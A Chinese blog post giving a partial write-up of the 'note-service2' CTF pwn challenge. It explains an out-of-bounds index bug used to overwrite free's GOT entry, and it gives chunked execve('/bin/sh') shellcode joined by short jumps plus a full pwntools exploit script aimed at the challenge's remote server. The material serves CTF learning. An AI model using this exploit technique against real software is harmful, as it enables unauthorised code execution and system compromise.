攻防世界note-service2

原创

书文winter 于 2020-02-20 21:44:43 发布 502 收藏
分类专栏： 攻防世界pwn题

本文链接：https://blog.csdn.net/qq_43935969/article/details/104417430

ps：不是一个完整的write-up，只是标了一下重点方便自己以后看看。。。

来源：CISCN-2018-Quals

参考：

1.https://blog.csdn.net/qq_42728977/article/details/103914342

2.https://blog.csdn.net/seaaseesa/article/details/103003167

是一个数组越界的漏洞，而且可以堆栈执行shell。所以大致思路为申请一些堆块并写入shllcode，然后将某一个函数的got表修指向堆块shell，调用该函数运行shellcode，进而获得shell。理想很丰满，现实很骨感。
那么问题来了，shellcode怎么写？每个堆块的data区只能写7个字节，太短了（滑稽），怎么处理？shellcode怎么写？原理是啥？

shellcode是越短越好，所以呢，我们选择这段shellcode。

```
1 mov rdi, xxx   //xxx=&("/bin/sh")
2 xor rsi,rsi   //rsi=0, 实际可以是mov rsi, 0 但是mov这个命令太长了。下同。
3 mov rax, 0x3b //rax=0x3b
4 xor rdx,rdx   //rdx=0
5 syscall
6 就是syscall调用execve("/bin/sh",0,0)
```

因为要修改free的got表，所以要找到，free的got表的地址，进而确定数组越界的位置。

```
.got.plt:0000000000202018 off_202018      dq offset free          ; DATA XREF: _free↑r
.got.plt:0000000000202020 off_202020      dq offset puts          ; DATA XREF: _puts↑r
.got.plt:0000000000202028 off_202028      dq offset __stack_chk_fail
.got.plt:0000000000202028                                         ; DATA XREF: ___stack_chk_fail↑r
```

free的参数所在地址，后面就是堆块的地址了

```
.bss:00000000002020A0 qword_2020A0    dq 0Ch dup(?)               ; DATA XREF: sub_BE0+18↑o
.bss:00000000002020A0                                             ; add+92↑o ...
.bss:00000000002020A0 _bss            ends
.bss:00000000002020A0
```


free的地址


```
#coding=utf-8
from pwn import *
context.log_level='debug'
context.update(arch='amd64')#64位
#io=process("./note")
io=remote("111.198.29.45",59605)

#利用函数的一般写法
#收到，发送（参数）
def add(index,content):
    io.recvuntil("your choice>>")
    io.sendline("1")
    io.recvuntil("index:")
    io.sendline(str(index))
    io.recvuntil("size:")
    io.sendline("8")  #全部申请为最大堆块8字节
    io.recvuntil("content:")
    io.sendline(content)
def dele(index):
    io.recvuntil("your choice>>")
    io.sendline("4")
    io.recvuntil("index:")
    io.sendline(str(index))

add(0,"/bin/sh")
add(-17,asm("xor rsi,rsi")+"\x90\x90\xeb\x19") #0x90即nop ； EB即 jmp short
add(1,asm("mov eax, 0x3b")+"\xeb\x19")
add(2,asm("xor rdx, rdx")+"\x90\x90\xeb\x19")
add(3,asm("syscall").ljust(7,"\x90"))
dele(0)

io.interactive()
```



查看任意一条汇编指令的机器码做法：

打开kali终端

python

from pwn import *

enhex(asm("汇编代码"))

arch设置架构为amd64，可以简单的认为设置为64位的模式

```
context(os='linux', arch='amd64', log_level='debug')
```

创建这里，有三处值得我们注意

```
if ( dword_20209C >= 0 )
{
  result = (unsigned int)dword_20209C;
  if ( dword_20209C <= 11 )
  {
    printf("index:");
    v1 = sub_B91();
    printf("size:");
    result = sub_B91();
    v2 = result;
    if ( (signed int)result >= 0 && (signed int)result <= 8 )
    {
      qword_2020A0[v1] = malloc((signed int)result);
      if ( !qword_2020A0[v1] )
      {
        puts("malloc error");
        exit(0);
      }
      printf("content:");
      sub_B69(qword_2020A0[v1], v2);
      result = (unsigned int)(dword_20209C++ + 1);
    }
```

1. 创建的堆空间大小最多为8字节
2. 保存堆指针的数组下标可以越界

Chunk0	Prev_size	0x8字节
	size	0x8字节
	0x5字节 xxxx	Chunk0的数据区0x8字节
	(2字节) Jmp short next	
	0空数据(1字节)	
	0x20-8*3 = 0x8字节空数据	
Chunk1	Prev_size	0x8字节
	Size	0x8字节
	0x5字节 xxxx	Chunk1的数据区
	(2字节) Jmp short next	
	0空数据(1字节)	
	0x20-8*3 = 0x8字节空数据	